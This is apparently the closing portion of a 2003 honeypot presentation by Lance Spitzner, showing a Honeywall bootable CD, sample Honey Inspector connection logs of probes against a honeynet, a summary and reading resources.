06:07:28-2003/03/23 [ 0:csh:13674:vc/1:16] dig www.intel.com
06:09:39-2003/03/23 [ 0:csh:13674:vc/1:16]
```

Bootable CDROM



- Insert CDROM
 - Boot
 - Instant Honeynet Gateway (Honeywall)
-

User Interface



- Runs on Honeywall
- Analyze attacks in real time

Demo

Honey Inspector v2 results - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Favorites Print

Address https://216.80.71.109/cgi-bin/inspect2.pl?start_month=Jan&start_day=18&start_year=2003&start_hour=&start_minute=&end_mor Go

2003-01-18 15:42:16	TCP	202.107.52.170	34781	->	10.1.1.105	21	view, p0f, ARIN (100)
2003-01-18 15:45:18	TCP	202.107.52.170	53763	->	10.1.1.103	21	view, p0f, ARIN (651)
2003-01-18 15:45:18	TCP	202.107.52.170	53764	->	10.1.1.101	21	view, p0f, ARIN (604)
2003-01-18 15:45:18	TCP	10.1.1.101	1027	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:47:04	TCP	202.107.52.170	53996	->	10.1.1.101	21	view, p0f, ARIN, Snort (15k)
2003-01-18 15:47:05	TCP	10.1.1.101	1028	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:50:41	TCP	202.107.52.170	54018	->	10.1.1.101	21	view, p0f, ARIN, Snort (16k)
2003-01-18 15:50:42	TCP	10.1.1.101	1029	->	202.107.52.170	113	view, ARIN (100)
2003-01-18 15:52:16	TCP	62.99.207.73	3068	->	10.1.1.101	80	view, p0f, ARIN, plugin (9k)
2003-01-18 15:53:28	TCP	202.162.193.147	61115	->	10.1.1.101	22	view, p0f, ARIN (55k)
2003-01-18 15:54:46	TCP	10.1.1.101	1030	->	212.15.64.41	80	view, ARIN, plugin (522k)
2003-01-18 15:54:46	ICMP	10.14.0.20	0	->	10.1.1.101	0	view, ARIN (0)
2003-01-18 15:55:37	ICMP	10.14.0.20	0	->	10.1.1.101	0	view, ARIN (0)
2003-01-18 15:56:34	TCP	10.1.1.101	1031	->	205.158.62.27	25	view, ARIN (1k)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.101	137	view, ARIN (78)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.103	137	view, ARIN (78)
2003-01-18 15:57:35	UDP	64.56.227.36	1026	->	10.1.1.104	137	view, ARIN (78)

Opening page https://216.80.71.109/cgi-bin/inspect2.pl?start_month=Jan&start_day=18&start_year=2003&start_hour=&start_minute=&end_mor Internet

Summary



- We are just beginning to see the potential for honeypots.
 - Honeypots are where firewalls were ten years ago (*Marcus Ranum*)
-

Resources



- Honeypot website


- www.tracking-hackers.com

- Honeypots maillist


- www.securityfocus.com/popups/forums/honeypots/faq.html

Resources - Books

- *Know Your Enemy*
 - www.honeynet.org/book/



- *Honeypots: Tracking Hackers*
 - www.tracking-hackers.com/book/





?



Contact



Lance Spitzner
<lance@honeynet.org>
